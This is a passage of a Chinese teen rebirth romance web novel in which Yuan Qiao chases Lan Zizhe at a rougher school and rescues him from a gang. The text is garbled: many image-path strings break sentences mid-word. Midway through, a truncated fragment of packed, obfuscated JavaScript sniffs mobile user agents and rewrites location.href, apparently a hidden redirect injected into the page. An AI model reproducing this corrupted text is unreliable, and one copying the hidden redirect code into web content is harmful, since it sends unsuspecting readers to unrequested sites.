“江家丫头和你不顺路吧?” “不是江子宁,其他的同学们。”元乔晃了晃元松的手臂,“我都这么大人了,还让林姨接来送去的,在同学们面前很没有面子的。人家很早都自己上下学了。” “行。” 终于能自己上下学的元乔,每天都会提前到学校,在她遇见兰梓泽的附近打转儿。 可是自打上一次遇见之后,她再也没见过兰梓泽。 皇天不负有心人。 今天被她等到了,兰梓泽的朋友。 不同于上次的红毛,沈默今天顶的是一头白毛。 饶是元乔知道这人一贯都离经叛道,可她还是没太能欣赏这人的时尚。 “找兰哥?” “嗯,”元乔问,“他去哪儿了?” “他有事儿,”沈默看着眼前的人,一中的乖学生,听说还是年级前五,这和兰梓泽也不匹配啊,“有事儿我替你转达。” “不用了,”元乔对人笑了笑,“谢谢你。” “你说还是我问?”等着她的江子宁开口。 “坦白从宽。”元乔冲她笑了笑,“如果我说,我做了一个梦,梦到我会和他白头偕老,你信吗?” “梦不都是反的吗?” “好吧,因为他长得帅。” “花痴和肤浅能相提并论?” 都说成语了? 凭元乔对江子宁的理解,她肯定觉得是在敷衍她了。 这种态度对友情可不是个好兆头。 元乔决定全盘托出。 “其实,我是又活了一次,上一辈子我和他在一起之后,我先离开了,我是回来弥补遗憾的。” “元乔。” 完了完了,都开始叫大名了。 果真,科学都无法解释的东西,的确没什么说服力。 “你是不是预知到了我会反对,所以,你才不对我说实话的?” “啊?” “这几天我打听过兰梓泽了。” 按照上一辈子的路子,江子宁她们两个是前后脚转学走的,在这个学校呆了一个多月而已,没听说过她还认识兰梓泽啊。 “您那一出轰动效应到现在还在持续,”江子宁对着镜子整理着刘海,“你可真行,光天化日之下,就对人动手动脚的。” “我就给了个零食,说得我好像调戏他似的。” “我就问你一个事儿,你真的要追他?” 为了表示坚定,元乔重重地点了点头。 “那你知不知道,他在十九中也是属于最不学无术的那一群?” “你一个常年名列前茅的人,为什么要去和一个十九中的同学掺和在一起?” 江子宁整天都是开口带笑,元乔印象中她上一次出现这么严肃的表情,还是小学的时候,有男同学揪元乔头发,她去和人干仗的时候就是这样的神色。 “当然,我自己也不是什么学习好的人,我也不觉得学习成绩就能代表一个人的一切,但是,乔乔,成绩它是一种佐证,你和他根本就不是一路人。” 江子宁继续说,“你不是一直都以成为一个优秀的医生为目标吗?你还按照你之前的计划按部就班地走,不要被那些一肚子花花肠子的男的迷了眼。” “那我也能两手抓啊。” “你以为抓娃娃呢?你直接连脚也算上得了。” “也不是不行,”元乔挽上江子宁的胳膊,可这会儿她不受待见,江子宁挣了出去。 元乔又笑嘻嘻地贴了上去,这次直接紧紧抓住,不给人挣脱的机会。 “有句老话说得好,堵不如疏,我撞了南墙就回头了,”元乔抱着人不松手,“我保证不会乱来的。” “你非得头破血流是吧?”江子宁知道她心里有数,而且这种时候她越反对可能还会适得其反,“老话还说不听老人言,吃亏在眼前。” “你可不老。” 江子宁懒得跟她掰扯,,“一码归一码,此时此刻我最起码是不支持你谈恋爱的,我不会帮你追人的。不过,”她话音一转,“我的怀抱随时欢迎你哭泣。” “真是谢谢你。” “不客气~” 4. 第 4 章 准备了一肚子追求计划的元乔根本就没有任何的用武之地。 兰梓泽凭空消失了。 守株待兔是行不通的,元乔决定主动出击。 她混进了十九中的群里,买来了校服。 趁着饭点儿,买了两个灌饼,就这样堂而皇之地啃着进十九中了。 不放心她的江子宁跟在她身后,憋气等着抽烟的一群人过去,“元乔,你是不是鬼迷心窍了?” “哎呀,”元乔分了一些精力给她,“稍安勿躁稍安勿躁。” 俩人对十九中也不熟,围着校园逛了一圈儿,连兰梓泽的影子都没看着。 元乔也不气馁,拉着人回去上晚自习了。 一回生二回熟。 元乔进十九中就像回自己的学校一样。 在又一次没见到人,落空之后。 元乔觉得自己需要借助一下别人的力量。 她挑了一个满耳朵都是洞的女生,“同学,你知道兰梓泽在哪吗?” “你谁啊?你不是我们学校的吧?”左溪有些狐疑地看着她,这么漂亮的人如果是她们学校的,她怎么一点儿都不知道? 但是,兰梓泽的花名在外,不少其他学校的人混进来找他也不是什么新鲜事儿。 女生不耐烦地问,“你找兰哥干什么?” “哦,我是他喜欢的女生。”元乔用了个将来时,“你今天见到他了吗?” 左溪被大言不惭的元乔唬住,毕竟有人来找兰梓泽不是什么新鲜事儿,她们都见怪不怪了。 可这还是头一遭见人带着这样的借口来找人。 认真将元乔从头到尾又打量了一番,左溪问,“你是兰哥喜欢的人?” “嗯。”元乔回答得很笃定。 “行,我帮你问问。” 反正闲着也是闲着,有热闹不看白不看。 左溪给沈默打了一个电话,问了人在哪。 “走,我带你过去。” 十九中的校规跟校纪最大的效力存在于纸面上。 学生和老师心照不宣地维持着该有的平衡。 一路上,元乔甚至还看到了旁如无人亲吻的学生。 孤陋寡闻的元乔盯着人家两个人看。 结果就是得了个神经病的称号。 “你们学校不这样吧?” “大家都差不多,都有早恋的,”元乔说,“不过他们看起来更大胆一些。” “你是对面一中的?”左溪看着元乔的样子,提示,“我只是看见你里面的校服短袖了。” 元乔把校服外套的拉链拉到顶,她偷摸着来找人毕竟不是长久之计,她可不打算闻名于一中。 “你这好学生,怎么会认识兰哥?” “我单方面暗恋他来着,”元乔张口就来,“这不是一直见不到人,就想着来碰碰运气。得亏遇到你这么一个人美心善的好人,要不然,我又跑空了。” “那不,他就在那儿。” 一群人在操场的角落里肆无忌惮地抽烟。 “学霸是认真的?”沈默已经从左溪那里得到了消息,“你俩怎么认识的?” “不认识。” “不认识,人姑娘说你喜欢人家?”沈默问,“我看人姑娘挺好的,不像一中其他的人一样,鼻孔恨不得朝天,每次和我说话都是客客气气的。” “可她毕竟还是一中的,”沈默说,“那些学习好的都是老师和家长心头的宝,万一被发现了,你肯定吃挂落。” “你好好和人家说。”沈默和元乔打了个招呼,去找左溪了。 这是元乔第一次见他抽烟,元乔不喜欢烟味,兰梓泽从来不会当着她的面抽烟。 “兰梓泽。”元乔叫了人一声,“我们谈恋爱吧。” “你们好学生连消遣都这么与众不同?”兰梓泽走近了一些。 虽说还没完全长成,可是他也超过了一米八,元乔仰头去看人。 “我没空陪你玩儿过家家,”兰梓泽将烟头踩灭,“别再来找我。” 印象中的兰梓泽也不爱笑,可他的眼神不会像现在这么冷。 就像是在看一个陌生人。 也从来没有这么不耐烦过。 元乔第一次感受到了,她回来了,可是,他没有。 他不会轻声细语地同她讲话。 对她也没有耐心。 其实,元乔不知道的是,相较于之前更直接难听的拒绝,兰梓泽这次算得上是好声好气,好词好句了。 他看着面前的女孩子,慢慢地红了眼眶。 真是麻烦。 下一秒,他就感到手腕被人咬了一口。 十九中里鱼龙混杂,兰梓泽偶尔也会动动拳头。 少年人打架,没个轻重。 但兰梓泽是真的练过的把式,只有他收拾别人,别人挨打的份儿。 自认皮糙肉厚的兰梓泽看着手腕上新鲜的牙印,被气笑了。 他也是很久没有受过这样的伤了。 这算什么? 偷袭? 阴沟里翻船? 元乔也觉得自己有些幼稚,可她面上不显,攒着气势瞪了回去,“谈个恋爱而已,又不是要吃了你,我都不怕吃亏,你扭扭捏捏地干什么?” 完全不给兰梓泽插话的机会,元乔一鼓作气地说完,“我是鬼吗?有什么好怕的?我还非追你不可了,以后我有空就来找你,等着吧你。” 放完话的元乔图省事儿,打算翻墙走,她使唤一动不动的兰梓泽,“站着干嘛?过来帮忙啊。” 老老实实当了一次肉垫的兰梓泽拍了拍手上的灰。 手机铃声打断他的思绪。 是他姑姑。 他爷爷只有一儿一女,他爸爸去世之后,家里的生意就由他姑姑和姑父接了手。 兰梓泽的长相随了他妈,脾气又随了他爸,完全不如姑姑和姑姑的孩子会讨他爷爷的欢心。 不懂得讨好,也不愿意看脸色。 在家里,他才像是那个外姓人。 兰梓泽他爷爷铁了心要教训这个不听话的孙子。 直接将人送到了十九中。 索性他就一个人搬出来住了,整天和沈默一起跟一群人混在一起。 叛逆期的少年,连路边摆放不整齐的垃圾桶都觉得碍眼。 整天板着一张脸,看谁都不顺眼。 却总是会记得,时不时地找个小茬儿。 原则性的错误一点儿都不犯,三天两头地犯点儿小错。 反正但凡要请家长,他姑姑的秘书都会从上到下打点好。 渐渐地,连请家长找个步骤也省略了。 兰梓泽在十九中过得如鱼得水。 他装纨绔,扮不上进,将浑浑噩噩贯彻到底。 直到明里暗里监视他的人都撤走了,他的画皮倒是和他本人融在了一起。 他等着电话铃声响完。 注意到了地上的掉的东西,看着手中捡起来的链子,兰梓泽自言自语,“喜欢?” “知道我是什么人吗就喜欢。” 元乔说完那一番话就消失不见了。 因为她的小测成绩下来了,她的分数虽不至于惨不忍睹,但是和之前相比,也是断崖式地下跌。 她知道是什么原因,倒是还能接受。 而且,对于学习,元松也并没有对她有什么要求。 可是江子宁却有些如临大敌。 觉得自家姐妹这是初出茅庐,没见过什么帅哥,所以才会被兰梓泽吸引,让人迷途知返,她责无旁贷。 除了每天监督元乔上课,严防死守着,不让她去找兰梓泽之外。 一有空,江子宁就把收集到的帅哥全方位向元乔展示,试图将她脑中兰梓泽的形象驱除殆尽。 哭笑不得的元乔也不愿浪费了江子宁的心意。 而且,不知为何,她和邢臻在校园里相遇的概率大大增加。 这人偶尔还会和她打招呼。 这可比江子宁的耳提面命管用太多。 为了避免见到不想见的人,元乔非必要不出班,全身心地投入到了题海中。 元乔的脑子是发育成熟了的成人脑,加上工作之后练成的专注。 对付高中知识还是可以的。 好在一中的小测非常频繁。 半个月之后,成绩稳步提升的元乔终于得到了江子宁的赦令。 周五放学,终于没了晚自习。 她兴冲冲地跑出校门,打算去十九中碰碰运气,看能不能遇到兰梓泽。 “她真的在追十九中的人?”邢臻皱着眉看着元乔的背影。 “十九中周五根本不可能留到正常放学的时间,人早就跑完了。”因着元乔的关系,江子宁对十九中的各种情况了如指掌。 她若有所思地看向邢臻,“你对乔乔是不是关心得有些过头了?” “你这是什么眼神儿?”邢臻不悦,“怎么我连十九中的那一群人都比不上?” “人家只是成绩不好,再说了,矮子里也有高个儿,没有什么可比性。”江子宁看着邢臻,“我还是劝你对乔乔的那些心思收一收。” “就这么看不上我?” “作为你的同学,我觉得你非常的优秀,”江子宁说,“但是,成为我闺蜜的男朋友,你肯定是不行的,你没见过她哥,你还是有差距的。” 这也是江子宁没太拦着元乔的原因,她有那么优秀的爸爸和哥哥,她择偶的眼光肯定不会差。 兰梓泽在江子宁看来,也不过时元乔在青春期荷尔蒙的作祟之下冲动的结果,等她自己想明白了就好。 一中的不远处,有一条小巷子,昏黄的路灯下聚了一群人。 一堆无心向学的人,脑子里的东西还没胃里更新得快。 整天除了无所事事的游手好闲,便是惹是生非。 偶尔有几个路过的一中学生,也是目不斜视,大步走过。 他们还有许多卷子要写,暂时没空去伸张正义。 元乔也无意掺和进去他们的恩怨情仇。 只是扫了一眼,元乔便停下了脚步。 沈默那头蓝发实在是惹眼。 虽然两个人看起来经验很丰富,但耐不住对面的人多。

35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17408934|200641||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' > 渐渐便落在了下风。 “以多欺少不太光彩吧?” 元乔叼着一根儿冰棒,靠在墙上。 看起来是小头目的人看着元乔手中响着警报器的手机,问,“你谁啊?” “我啊,”元乔指了指自己,笑着抬了抬下巴,“找他们的。”“我不认识她。”兰梓泽看也没看元乔。 “兰梓泽,你怎么回事儿,敢做不敢当?”元乔扒过人群,要和兰梓泽理论,“咱们今天就说清楚。” 沈默收到元乔的眼神儿,可他与她实在是没有任何的默契,沈默知道元乔要告诉自己些什么,但说的究竟是什么,沈默看不懂。 沟通失败的元乔拉着兰梓泽的手不松,仿佛是怕他跑了一样。 果真,这人体温高得烫人。 莫名其妙被瞪了一眼的沈默更加摸不着头脑了。 “说吧,你们想怎样?”元乔看着对面站在中间一肚子肉的人。 “他们两个跪下,叫三声爸爸,承诺以后不去骚扰小美,这事儿就算过了。” “小美是谁?”元乔看着沈默,“你相好?” 凭白分了个女朋友的沈默摸不住元乔走的是什么路子,但还是很配合地回答,“不认识。” “放你m的屁,都有人看见小美给你们递水了。” “你这个人怎么听不懂人话呢?”元乔往前走了两步,“我朋友都说了不认识不认识。” 她出手太快,横肉自己都没反应过来,就跪在了元乔的面前。 转着刚才还在人手中的刀,元乔用纸巾包着刀把,在人的头上来回比划着,横肉大气都不敢喘。 头发掉在脸上也不敢动。 “以后再让我看见你找他们麻烦,就不是掉头发这么简单了。” 按掉提前定好的警报器的闹铃,元乔拍了拍手,“在这儿等着,我们走了再动。” 沈默扶着兰梓泽跟着元乔出了巷子,没走几步就看到元乔换了一幅表情,冲路口下来的警察招手,“叔叔,巷子里有人持械斗殴。” 等到上了出租车,沈默才反应过来,“练过?” “我哥是警察,教过我几招。”元乔指了指不吭声的兰梓泽,“你们怎么回事儿?” “那狗东西趁兰哥落单搞偷袭。” “他怎么会烧得这么厉害?” “昨天去郊外淋了雨。”沈默语焉不详地说了个大概,元乔却反应了过来,昨天应该是他爸妈的忌日。 “不去医院,送我回去。” “闭嘴。”元乔从见到他那一刻积着的怨气都凝在这两个字上。 